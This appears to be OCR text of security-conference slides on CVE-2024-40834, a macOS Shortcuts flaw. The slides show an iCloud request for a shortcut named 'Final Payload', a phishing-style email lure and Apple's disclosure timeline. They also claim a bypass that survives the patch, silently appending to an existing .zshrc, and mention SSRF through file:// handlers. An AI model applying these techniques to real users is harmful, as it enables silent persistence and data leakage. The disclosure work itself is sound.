
Pretty Raw Hex \n

```
GET /shortcuts/api/records/06f72b542731439e8da6d04c4ca02fbc HTTP/2
Host: www.icloud.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:130.0)
Gecko/20100101 Firefox/130.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://www.icloud.com/shortcuts/06f72b542731439e8da6d04c4ca02fbc
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
```

Response

Pretty Raw Hex Render \n


```
{
    "recordChangeTag":"m1g72rae",
    "fields":{
        "icon_color":{
            "type":"NUMBER_INT64",
            "value":-20702977
        },
        "icon_glyph":{
            "type":"NUMBER_INT64",
            "value":61440
        },
        "signingCertificateExpirationDate":{
            "value":1761295148000,
            "type":"TIMESTAMP"
        },
        "signedShortcut":{
            "type":"ASSETID",
            "value":{
                "size":22849,
                "downloadURL":
                "https:\/\/cvws.icloud-content.com\/B\/AQ5PUuZWZS73cSzG1l
                LewhBz4tuJ\/${f}?o=AlBebvJmcN6Y7MaUXZodRm-11M_cdRbN19vXqK
                FftD938cVjH8oyn1NSn-j4-2q2jw&v=1&x=3&a=CAogGrYzmjHaTPN8BA
                7pWOfqtbpsTEyduixfkwEc9Fhx93ESexCzroWaojIYs4vhm6IyIgEAUgR
                z4tuJajAoQ87fJgWjNkJ8kFwEcq7nsRqpILFxUHTpQlbchP21dKxsRuRf
                JYIyRnFYEdm0LAByMEoQGXjKYhNYRHz3dcIhbDwqZKlzt0QUorTQx_fsz
                IOFBZAOR-XcwEPDuf24niOQFw&e=1727171937&fl=&r=97acdb2a-527
                6-41af-b8e5-be2fb68734ae-1&k=_&ckc=com.apple.shortcuts&ck
                z=_defaultZone&p=33&s=Y6SJ344bIyvDyLCGSCYj8W6JIkQ",
                "fileChecksum":"AQ5PUuZWZS73cSzG1lLewhBz4tuJ"
            }
        },
        "name":{
            "value":"Final Payload",
            "type":"STRING"
        },
        "shortcut":{
            "value":{
                "downloadURL":
```



macOS
Safari File Edit View History Bookmarks Window Help
Tue 24 Sep 8:47 pm
mail.google.com
Gmail
Search mail
Compose
Inbox 1
Starred
Snoozed
Sent
Drafts
More
Labels
1–1 of 1
Primary
Promotions 50 new
Hunter.io, Grayhat Warfare,...
Social 50 new
LinkedIn, Carley, Haroon, A...
Marcio Almeida
Hello there! check this shortcut! - Check thi...
8:45 PM
10.46 GB of 15 GB used
Terms · Privacy · Program Policies

Timeline of submission…

- 20/02/2024 – Reported the vulnerability to apple through their vulnerability report program.
- 17/03/2024 – Vulnerability was triaged by Apple, and they started investigating the root cause of the issue.
- 04/05/2024 – Asked for an update from apple regarding patch progress and informed the intention to submit about this vulnerability to security conferences.
- 07/05/2024 – Apple informed the intention to release a patch to the vulnerability in the updates for security updates scheduled for Summer 2024.
- 29/07/2024 – Apple released the security patch HT214119 and attributed the CVE-2024-40834 for this vulnerability.
- 27/09/2024 – Unfortunately, accordingly to the Apple Bug Bounty program rules, vulnerabilities that “*require user interaction*” do not qualify for a bounty…

Patch Applied by Apple (HT214119)

Will it be sufficient?




TANTJ

CVE-2024-40834


Apple has assigned CVE-2024-40834 to this issue. CVEs are unique IDs used to uniquely identify vulnerabilites. The following describes the impact and description of this issue:

- **Impact:** A shortcut may be able to bypass sensitive Shortcuts app settings
- **Description:** This issue was addressed by adding an additional prompt for user consent.

support.apple.com/HT214119 ›



>>>


macOS
Shortcuts File Edit View Shortcut Window Help
Wed 25 Sep 10:34 am
All Shortcuts
Search
Gallery
Shortcuts
All Shortcuts 1
Share Sheet
Quick Actions 1
Menu Bar 1
Folders
payload

Appending text to existing .zshrc…

Continues Working after Patch!

- **If the .zshrc file already exists (or any other shell configuration file), the attack works without alerting the user. The patch does not affect the “append to file” action!**
- **Limited attack scenario. However, it still works.**

Final Considerations…

- Shortcuts has a massive attack surface… With some dangerous actions that offer a lot of capabilities to be exploited and abused.
- For example: Actions like “Get Contents of URL” or “Open X-Callback Url” allows you to use protocol handlers like file:// and they have a huge potential for SSRF and info leak.
- Other easy bypasses like that probably still exist in the apple ecosystem and in the Shortcuts application…


Thank you
tantosec.com